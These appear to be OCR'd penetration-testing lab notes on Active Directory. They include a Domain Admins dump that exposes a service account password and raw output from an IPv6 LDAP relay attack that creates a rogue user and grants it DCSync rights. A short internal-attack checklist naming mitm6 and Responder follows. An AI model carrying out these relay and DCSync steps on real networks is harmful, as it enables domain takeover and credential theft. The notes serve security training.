
Domain Admins

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	2023-11-12 11:01:59+00:00	2023-11-12 11:06:08+00:00	1601-01-01 00:00:00+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2023-11-12 11:01:59.170837+00:00	1104	The password is MYpassword123#
Nikon	Nikon	Nikon	2023-11-12 11:00:43+00:00	2023-11-27 15:36:05+00:00	2023-11-28 18:14:51.816111+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2023-11-12 11:00:43.092739+00:00	1103	
Administrator	Administrator	Administrator	2023-11-12 10:35:11+00:00	2023-11-27 15:26:14+00:00	2023-11-28 18:02:33.342146+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2022-06-30 02:28:16.139359+00:00	500	Built-in account for administering the computer/domain

If an Admin logs in, we can see it, and it will create a user for us

```
ACE
AceType: {0}
AceFlags: {18}
AceSize: {36}
AceLen: {32}

Ace:{

    Mask:{
        Mask: {983551}
    }

    Sid:{
        Revision: {1}
        SubAuthorityCount: {5}

        IdentifierAuthority:{
            Value: {'\x00\x00\x00\x00\x00\x05'}
        }
        SubLen: {20}
        SubAuthority: {'\x15\x00\x00\x00\xa2\xfb\x8c\xed\x0c\xd2l\x89\x9a\xcd\xd3\xb8\x07\x02\x00\x00'}
    }
}
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=GIBSON,DC=local
[*] Adding new user with username: ExilIelyso and password: &YgK/wIC]Pan;\i result: OK
[*] Querying domain security descriptor
[*] HTTPD: Received connection from ::ffff:192.168.126.132, attacking target ldaps://192.168.126.131
[*] HTTPD: Client requested path: activation-v2.sls.microsoft.com:443
[*] Success! User ExilIelyso now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20231128-133240.restore
[*] HTTPD: Client requested path: activation-v2.sls.microsoft.com:443
[*] Authenticating against ldaps://192.168.126.131 as GIBSON\Administrator SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
```

IPv6 Attack Defenses



Passback Attacks

[A Pen Tester's Guide to Printer Hacking]

Initial Internal Attack Strategy

- Begin with mitm6 or Responder
- Run scans to generate traffic
- Look at Websites in Scope
- Look for default creds on Logons